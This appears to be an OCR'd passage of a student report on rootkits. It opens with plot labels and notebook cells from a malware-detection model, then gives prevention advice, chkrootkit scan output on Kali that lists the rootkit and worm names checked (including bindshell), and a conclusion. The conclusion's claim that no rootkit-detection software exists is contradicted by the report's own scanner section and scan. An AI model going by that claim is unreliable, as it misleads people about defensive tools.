







count
AppVersion
AppVersion


Density
Census_ProcessorCoreCount
Density
Census_ProcessorCoreCount
Density
Census_ProcessorCoreCount
Complete set
HasDetections = 1
HasDetections = 0
Density
Census_PrimaryDiskTotalCapacity
Density
Census_PrimaryDiskTotalCapacity
Density
Census_PrimaryDiskTotalCapacity



Complete set
HasDetections = 1
HasDetections = 0
Density
Census_SystemVolumeTotalCapacity
1e7


Complete set
HasDetections = 1
HasDetections = 0
Density
Census_TotalPhysicalRAM
1e6


Density
Census_InternalPrimaryDiagonalDisplaySizeInInches
Complete set
HasDetections = 1
HasDetections = 0
Census_InternalPrimaryDisplayResolutionHorizontal


Complete set
HasDetections = 1
HasDetections = 0
Density
Census_InternalPrimaryDisplayResolutionVertical
Complete set
HasDetections = 1
HasDetections = 0
Density
Census_InternalBatteryNumberOfCharges

In [31]:
```
f, ax = plt.subplots(figsize=(24, 6))
sns.set_color_codes("pastel")
ax = sns.distplot(train_predictions_raw, color="blue", kde_kws={"label": "Train"}, axlabel='Probability distribution')
ax = sns.distplot(val_predictions_raw, color="orange", kde_kws={"label": "Validation"})
sns.despine(left=True)
```



In [35]:
```
submission["HasDetections"] = predictions
submission.to_csv("submission.csv", index=False)
submission.head(10)
```

Out[35]:

	MachineIdentifier	HasDetections
0	0000010489e3af074adeac69c53e555e	0.95
1	00000176ac758d54827acd545b6315a5	0.30
2	0000019dcefc128c2d4387c1273dae1d	0.36
3	0000055553dc51b1295785415f1a224d	0.35
4	00000574cefffeca83ec8adf9285b2bf	0.48
5	000007ffedd31948f08e6c16da31f6d1	0.83
6	000008f31610018d898e5f315cdf1bd1	0.58
7	00000a3c447250626dbcc628c9cbc460	0.58
8	00000b6bf217ec9aef0f68d5c6705897	0.90
9	00000b8d3776b13e93ad83676a28e4aa	0.37

In [ ]:

4.3 ROOTKIT PREVENTION

Following approach can be used for preventing the rootkit.

1. **Scan your systems:** Scanners are software programs aimed to analyze a system to get rid of active rootkits. Rootkit scanners are usually effective in detecting and removing application rootkits. However, they are ineffective against kernel, bootloader, or firmware attacks. Kernel level scanners can only detect malicious code when the rootkit is inactive. This means that you have to stop all system processes and boot the computer in safe mode in order to effectively scan the system. Security experts claim that a single scanner cannot guarantee the complete security of a system, due to these limitations. Therefore, many advise using multiple scanners and rootkit removers. To fully protect yourself against rootkits attacks at the boot or firmware level, you need to back up your data, then reinstall the entire system.

2. **Avoid phishing attempts**: Phishing is a type of social engineering attack in which hackers use email to deceive users into clicking on a malicious link or downloading an infected attachment.The fraudulent email can be anything, from Nigerian prince scams asking to reclaim gold to fake messages from Facebook requesting that you update your login credentials. The infected attachments can be Excel or Word documents, a regular executable program, or an infected image.

3. **Update your software:** Many software programs contain vulnerabilities and bugs that allow cybercriminals to exploit them—especially older, legacy software. Usually, companies release regular updates to fix these bugs and vulnerabilities. But not all vulnerabilities are made public. And once software has reached a certain age, companies stop supporting them with updates.Ongoing software updates are essential for staying safe and preventing hackers from infecting you with malware. Keep all programs and your operating system up-to-date, and you can avoid rootkit attacks that take advantage of vulnerabilities.

4. **Use next-gen antivirus:** Malware authors always try to stay one step ahead of the cyber security industry. To counter their progress, you should use antivirus programs that leverage modern security techniques, like machine learning-based anomaly detection and behavioral heuristics.This type of antivirus can determine the origin of the rootkit based on its behavior, detect the malware, and block it from infecting your system.

5. **Monitor network traffic:** Network traffic monitoring techniques analyze network packets in order to identify potentially malicious network traffic. Network analytics can also mitigate threats more quickly while isolating the network segments that are under attack to prevent the attack from spreading.

4.3.1 SCREENSHOTS

```
┌──(kali㉿kali)-[~]
└─$ sudo chkrootkit
[sudo] password for kali:
ROOTDIR is '/'
Checking 'amd'...                                   not found
Checking 'basename'...                              not infected
Checking 'biff'...                                  not found
Checking 'chfn'...                                  not infected
Checking 'chsh'...                                  not infected
Checking 'cron'...                                  not infected
Checking 'crontab'...                               not infected
Checking 'date'...                                  not infected
Checking 'du'...                                    not infected
Checking 'dirname'...                               not infected
Checking 'echo'...                                  not infected
Checking 'egrep'...                                 not infected
Checking 'env'...                                   not infected
Checking 'find'...                                  not infected
Checking 'fingerd'...                               not found
Checking 'gpm'...                                   not found
Checking 'grep'...                                  not infected
Checking 'hdparm'...                                not infected
Checking 'su'...                                    not infected
Checking 'ifconfig'...                              not infected
Checking 'inetd'...                                 not infected
Checking 'inetdconf'...                             not infected
Checking 'identd'...                                not found
Checking 'init'...                                  not infected
Checking 'killall'...                               not infected
Checking 'ldsopreload'...                           not infected
Checking 'login'...                                 not infected
Checking 'ls'...                                    not infected
Checking 'lsof'...                                  not infected
Checking 'mail'...                                  not found
Checking 'mingetty'...                              not found
Checking 'netstat'...                               not infected
Checking 'named'...                                 not found
Checking 'passwd'...                                not infected
Checking 'pidof'...                                 not infected
Checking 'pop2'...                                  not found
Checking 'pop3'...                                  not found
Checking 'ps'...                                    not infected
Checking 'pstree'...                                not infected
Checking 'rpcinfo'...                               not infected
Checking 'rlogind'...                               not found
Checking 'rshd'...                                  not found
```

```
Checking `amd'...                                   not found
Checking `basename'...                              not infected
Checking `biff'...                                  not found
Checking `chfn'...                                  not infected
Checking `chsh'...                                  not infected
Checking `cron'...                                  not infected
Checking `crontab'...                               not infected
Checking `date'...                                  not infected
Checking `du'...                                    not infected
Checking `dirname'...                               not infected
Checking `echo'...                                  not infected
Checking `egrep'...                                 not infected
Checking `env'...                                   not infected
Checking `find'...                                  not infected
Checking `fingerd'...                               not found
Checking `gpm'...                                   not found
Checking `grep'...                                  not infected
Checking `hdparm'...                                not infected
Checking `su'...                                    not infected
Checking `ifconfig'...                              not infected
Checking `inetd'...                                 not infected
Checking `inetdconf'...                             not infected
Checking `identd'...                                not found
Checking `init'...                                  not infected
Checking `killall'...                               not infected
Checking `ldsopreload'...                           not infected
Checking `login'...                                 not infected
Checking `ls'...                                    not infected
Checking `lsof'...                                  not infected
Checking `mail'...                                  not found
Checking `mingetty'...                              not found
Checking `netstat'...                               not infected
Checking `named'...                                 not found
Checking `passwd'...                                not infected
Checking `pidof'...                                 not infected
Checking `pop2'...                                  not found
Checking `pop3'...                                  not found
Checking `ps'...                                    not infected
Checking `pstree'...                                not infected
Checking `rpcinfo'...                               not infected
Checking `rlogind'...                               not found
Checking `rshd'...                                  not found
Checking `slogin'...                                not infected
Checking `sendmail'...                              not found
Checking `sshd'...                                  /usr/bin/strings: 'sendmail': No such file
not infected
Checking `syslogd'...                               not tested
Checking `tar'...                                   not infected
Checking `tcpd'...                                  not infected
Checking `tcpdump'...                               not infected
Checking `top'...                                   not infected
Checking `telnetd'...                               not found
Checking `timed'...                                 not found
Checking `traceroute'...                            not infected
Checking `vdir'...                                  not infected
Checking `w'...                                     not infected
Checking `write'...                                 not infected
```

```
Checking `vdir' ...                                        not infected
Checking `w' ...                                           not infected
Checking `write' ...                                       not infected
Checking `aliens' ...                                      no suspect files
Searching for sniffer's logs, it may take a while ...      nothing found
Searching for rootkit HiDrootkit's default files ...       nothing found
Searching for rootkit t0rn's default files ...             nothing found
Searching for t0rn's v8 defaults ...                       nothing found
Searching for rootkit Lion's default files ...             nothing found
Searching for rootkit RSHA's default files ...             nothing found
Searching for rootkit RH-Sharpe's default files ...        nothing found
Searching for Ambient's rootkit (ark) default files and dirs ... nothing found
Searching for suspicious files and dirs, it may take a while ... Searching for LPD Worm files and dirs ...                    nothing found
Searching for Ramen Worm files and dirs ...                nothing found
Searching for Maniac files and dirs ...                    nothing found
Searching for RK17 files and dirs ...                      nothing found
Searching for Ducoci rootkit ...                           nothing found
Searching for Adore Worm ...                               nothing found
Searching for ShitC Worm ...                               nothing found
Searching for Omega Worm ...                               nothing found
Searching for Sadmind/IIS Worm ...                         nothing found
Searching for MonKit ...                                   nothing found
Searching for Showtee ...                                  nothing found
Searching for OpticKit ...                                 nothing found
Searching for T.R.K ...                                    nothing found
Searching for Mithra ...                                   nothing found
Searching for LOC rootkit ...                              nothing found
Searching for Romanian rootkit ...                         nothing found
Searching for Suckit rootkit ...                           nothing found
Searching for Volc rootkit ...                             nothing found
Searching for Gold2 rootkit ...                            nothing found
Searching for TC2 Worm default files and dirs ...          nothing found
Searching for Anonoying rootkit default files and dirs ... nothing found
Searching for ZK rootkit default files and dirs ...        nothing found
Searching for ShKit rootkit default files and dirs ...     nothing found
Searching for AjaKit rootkit default files and dirs ...    nothing found
Searching for zaRwT rootkit default files and dirs ...     nothing found
Searching for Madalin rootkit default files ...            nothing found
Searching for Fu rootkit default files ...                 nothing found
Searching for ESRK rootkit default files ...               nothing found
Searching for rootedoor ...                                nothing found
Searching for ENYELKM rootkit default files ...            nothing found
Searching for common ssh-scanners default files ...        nothing found
Searching for Linux/Ebury - Operation Windigo ssh ...      nothing found
Searching for 64-bit Linux Rootkit ...                     nothing found
Searching for 64-bit Linux Rootkit modules ...             nothing found
Searching for Mumblehard Linux ...                         nothing found
Searching for Backdoor.Linux.Mokes.a ...                   nothing found
Searching for Malicious TinyDNS ...                        nothing found
Searching for Linux.Xor.DDoS ...                           nothing found
Searching for Linux.Proxy.1.0 ...                          nothing found
Searching for CrossRAT ...                                 nothing found
Searching for Hidden Cobra ...                             nothing found
Searching for Rocke Miner ...                              nothing found
Searching for PWNLNX4 lkm ...                              nothing found
Searching for PWNLNX6 lkm ...                              nothing found
Searching for Umbreon lrk ...                              nothing found
```

```
Searching for anomalies in shell history files ...         nothing found
Checking `asp' ...                                         not infected
Checking `bindshell' ...                                   not infected
Checking `lkm' ...                                         chkproc: nothing detected
chkdirs: nothing detected
Checking `rexedcs' ...                                     not found
Checking `sniffer' ...                                     lo: not promisc and no packet sniffer sockets eth0: not promisc and no packet sniffer sockets
Checking `w55808' ...                                      not infected
Checking `wted' ...                                        chkwtmp: nothing deleted
Checking `scalper' ...                                     not infected
Checking `slapper' ...                                     not infected
Checking `z2' ...                                          user kali deleted or never logged from lastlog!
Checking `chkutmp' ...                                      The tty of the following user process(es) were not found
 in /var/run/utmp !
! RUID         PID TTY    CMD
! kali        1508 pts/0  /usr/bin/zsh
! kali        3904 pts/1  /usr/bin/zsh
! kali        6139 pts/2  /usr/bin/zsh
! kali       12494 pts/3  sudo chkrootkit
! kali        7428 pts/3  /usr/bin/zsh
! root       12496 pts/3  /bin/sh /usr/sbin/chkrootkit
! root       13330 pts/3  ./chkutmp
! root       13332 pts/3  ps axk tty,ruser,args -o tty,pid,ruser,args
! root       13331 pts/3  sh -c ps axk "tty,ruser,args" -o "tty,pid,ruser,args"
chkutmp: nothing deleted
Checking `OSX_RSPLUG' ...                                  not tested
```

5. CONCLUSION

From our understanding of how OS functions and how the different rings provide security, also based on how rootkits are nearly undetectable, we may contribute in security by following assumptions and practices we brainstormed about in our project. Manual attack can often be avoided if the administrator or owner is careful but automated attack is something which conceals its way into the system. The rootkits which are not well scripted for kernel invasion stop till ring 3 of the system hierarchy that is, user level processes. Detecting them is comparatively easier than the Ring 0 attackers as they behave similar to trojans in some cases, Since there are no products or software's available for rootkit detection one can possibly detect rootkits based on behavioral and statistical analysis. Such analysis could involve keeping track of the signature scanning, monitoring the memory dumps, noting the unexpected activities.

6. REFERENCES

- https://en.wikipedia.org/wiki/Rootkit
- https://www.pctools.com/security-news
- https://www.avast.com/c-rootkit
- http://www.techrepublic.com/blog/10-things/10-plus-things- you-should-know-about-rootkits/ www.dirtycow.ninja